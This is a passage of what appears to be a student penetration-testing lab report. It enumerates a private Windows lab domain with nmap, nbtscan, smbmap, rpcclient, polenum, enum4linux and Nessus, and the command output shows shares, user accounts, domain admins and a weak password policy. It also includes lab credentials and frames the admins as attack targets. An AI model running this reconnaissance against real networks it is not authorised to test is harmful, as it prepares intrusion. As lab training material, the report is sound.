|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: Server1.uadcwnet.com
|_  System time: 2023-11-28T10:49:16-08:00

TRACEROUTE
```

(Figure.9)

- In figure 9 by using the above command you can see the IP addresses name, user, operating system version and security level but by using -A command it performs different attacks but can easily be detected, not ideal if you are trying to remain undetected although effective best to use -O command although it may not be able the operating system depending on how secure it is.

.Sudo nmap -A 192.168.10.2



```
Network Distance: 1 hop
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-11-28T18:53:16
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:77:ed:8d (V
Mware)

TRACEROUTE
HOP RTT     ADDRESS
1   0.50 ms 192.168.10.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.87 seconds
```

(Figure.10)


- In figure 10 it is the same as figure 9.

2.2.4 Emulation:

- Like scanning but with more detailed information on the chosen target.

Windows Command Prompt:

.Nslookup



```
> 192.168.10.1
Server:  [192.168.10.1]
Address:  192.168.10.1

Name:    Server1.uadcwnet.com
Address:  192.168.10.1

>  192.168.10.2
Server:  [192.168.10.1]
Address:  192.168.10.1

Name:    Server2.uadcwnet.com
Address:  192.168.10.2

>  192.168.10.10
Server:  [192.168.10.1]
Address:  192.168.10.1

Name:    Client1.uadcwnet.com
Address:  192.168.10.10
```


(Figure.11)

- In figure we can see all the DNS associated with each IP address.


Kali Linux:

Terminal Emulator:

.Nbtscan -v -t :192.168.10.1



```
┌──(kali㉿kali)-[~]
└─$ nbtscan -v -s : 192.168.10.1
192.168.10.1:SERVER1         :00U
192.168.10.1:UADCWNET        :00G
192.168.10.1:UADCWNET        :1cG
192.168.10.1:SERVER1         :20U
192.168.10.1:UADCWNET        :1eG
192.168.10.1:UADCWNET        :1bU
192.168.10.1:UADCWNET        :1dU
192.168.10.1:__MSBROWSE__:01G
192.168.10.1:MAC:00:0c:29:06:40:42
```



```
┌──(kali㉿kali)-[~]
└─$ nbtscan -v -s : 192.168.10.2
192.168.10.2:SERVER2         :00U
192.168.10.2:UADCWNET        :00G
192.168.10.2:UADCWNET        :1cG
192.168.10.2:SERVER2         :20U
192.168.10.2:MAC:00:0c:29:77:ed:8d
```

(Figure.12)

- In figure 12 we can see a more detailed NETBIOS names for both Server 1 and 2.

SMBMAP:

- Using this command can help retrieve any networked shared files which can prove to be useful to an attacker as these files can contain passwords etc.

.smbmap -u test -p test123 -H 192.168.10.1

(Refer to Appendix A for Figure.13 to see the screenshot)


- Figure 13 displays all the files on Server 1 which can be accessed remotely although they are read only.

(Refer to Appendix A for Figure.14 to see the screenshot)

- Figure 14 shows the files on Server 1 when typing //192.168.10.1 in file explorer search bar (in a real-world scenario we would not have the credentials to be able to view the actual files but only view them through the terminal itself).

(Refer to Appendix A for Figure.15 to see the screenshot)

- Figure 15 is the same process as Figure 14 with different files.



Enter network credentials

Enter your credentials to connect to: 192.168.10.1

□ Remember my credentials

Access is denied.

(Figure.16)

- Figure 16 shows netlogon is only accessible by an admin account which we do not have the credentials to yet.

User Accounts:

- Using this command below will help display all the user account names for Server 1.

```
.rpcclient -U "test" 192.168.10.1
```

(Refer to Appendix A for Figure.17 to see the screenshot)


- Figure 17 displays User Accounts names.

(Refer to Appendix A for Figure.18 to see the screenshot)

- Figure 18 shows the Server 2 User Accounts as well.

Password Length:


.polenum test:test123@192.168.10.1



```
┌──(kali㉿kali)-[~]
└─$ polenum test:test123@192.168.10.1


[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

(Figure.19)

- Figure 19 is targeted to the admin account and shows in detail of password length and domains.



```
┌──(kali㉿kali)-[~]
└─$ polenum test:test123@192.168.10.2


[+] Attaching to 192.168.10.2 using test:test123

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.2)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

(Figure.20)


- Figure 20 is the same as Figure 19.

Note:

- Keep in mind that the administrator account has 500 as part of its SID at the end SID \\S 1 5 21 3909509232 36235851 949330273 500.

Which and how many accounts have admin permissions??

- Figure 21 below shows four local groups and one administrator.



```
──(kali㉿kali)-[~/Desktop]
─$ rpcclient -U "test" 192.168.10.1
assword for [WORKGROUP\test]:
pcclient $> lookupnames administrators
dministrators S-1-5-32-544 (Local Group: 4)
pcclient $> lookupnames administrator
dministrator S-1-5-21-2373017989-4057782597-2990666611-500 (User: 1)
pcclient $> queryuser 500
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Thu, 14 Dec 2023 10:29:47 EST
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 31 Dec 1969 19:00:00 EST
        Password last set Time   :      Thu, 06 Oct 2022 14:03:17 EDT
        Password can change Time :      Fri, 07 Oct 2022 14:03:17 EDT
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x0000003c
        padding1[0..7]...
        logon_hrs[0..21]...
pcclient $> exit
```


(Figure.21)

Target Group:

ENUM4linux:

.enum4linux -a -u test -p test123 192.168.10.1 >/home/kali/Desktop/enum.txt


The Five Local Groups:



```
[+] ␛[0m␛[32mEnumerating users using SID S-1-5-32 and logon username 'test', password 'test123'

␛[0mS-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
␛[33m
```

(Figure 22)


- Figure 22 lists all five groups in Server 1.



```
[+] ␛[0m␛[32m Getting domain group memberships:

␛[0m␛[35mGroup: ␛[0m'Domain Admins' (RID: 512) has member:
UADCWNET\Administrator
␛[35mGroup: ␛[0m'Domain Admins' (RID: 512) has member:
UADCWNET\W.Holt
␛[35mGroup: ␛[0m'Domain Admins' (RID: 512) has member:
UADCWNET\L.Washington
␛[35mGroup: ␛[0m'Domain Admins' (RID: 512) has member:
UADCWNET\M.Padilla
␛[35mGroup: ␛[0m'Domain Admins' (RID: 512) has member:
UADCWNET\I.Robinson
␛[35mGroup: ␛[0m'Domain Admins' (RID: 512) has member:
UADCWNET\B.Yates
␛[35mGroup: ␛[0m'Domain Admins' (RID: 512) has member:
UADCWNET\J.Shaw
```

(Figure 23)

- Figure 23 shows all the different user groups, but the admins are the target give us the attackers full access to the Servers.



```
[+] ␛[0m␛[32mEnumerating users using SID S-1-5-21-4039629344-2512537879-3147035361 and logon username 'test', password 'test123'

␛[0mS-1-5-21-4039629344-2512537879-3147035361-500 SERVER2\Administrator (Local User)
S-1-5-21-4039629344-2512537879-3147035361-501 SERVER2\Guest (Local User)
S-1-5-21-4039629344-2512537879-3147035361-503 SERVER2\DefaultAccount (Local User)
S-1-5-21-4039629344-2512537879-3147035361-504 SERVER2\WDAGUtilityAccount (Local User)
S-1-5-21-4039629344-2512537879-3147035361-513 SERVER2\None (Domain Group)
␛[33m
[+] ␛[0m␛[32mEnumerating users using SID S-1-5-80 and logon username 'test', password 'test123'

␛[0m␛[33m
[+] ␛[0m␛[32mEnumerating users using SID S-1-5-32 and logon username 'test', password 'test123'

␛[0mS-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

(Figure 24)

- Figure 24 is the same as figure 23.


2.2.5 MORE SCANNING:

Nessus:

- A useful tool that can help identify any existing vulnerable security issues and often used for penetration testing to resolve these issues through patches etc.


Getting Started:

- Go to this link https://localhost:8834/ through a kali web browser where you will be prompted to login using the credentials of admin and password hacklab shown in Figure 25.



(Figure.25)

- After you login you will choose a new scan then proceed to Basic Network Scan, then type the IP address and through windows enter the test credentials and domain as well, shown in Figure 26.



Windows

Authentication method: Password


Username: test

Password: ●●●●●●●

Domain: uadtargetnet

(Figure.26)

Runing the scan:



Servers 1 and 2

2 Hosts


Host	Vulnerabilities
192.168.10.1	6 6 11 126
192.168.10.2	6 6 11 113

(Figure.27)

- Figure 27 illustrates that Server 1 has more variabilities compared to Server 2

Results:

Server 1:



192.168.10.1

6	6	11	2	80
CRITICAL	HIGH	MEDIUM	LOW	INFO

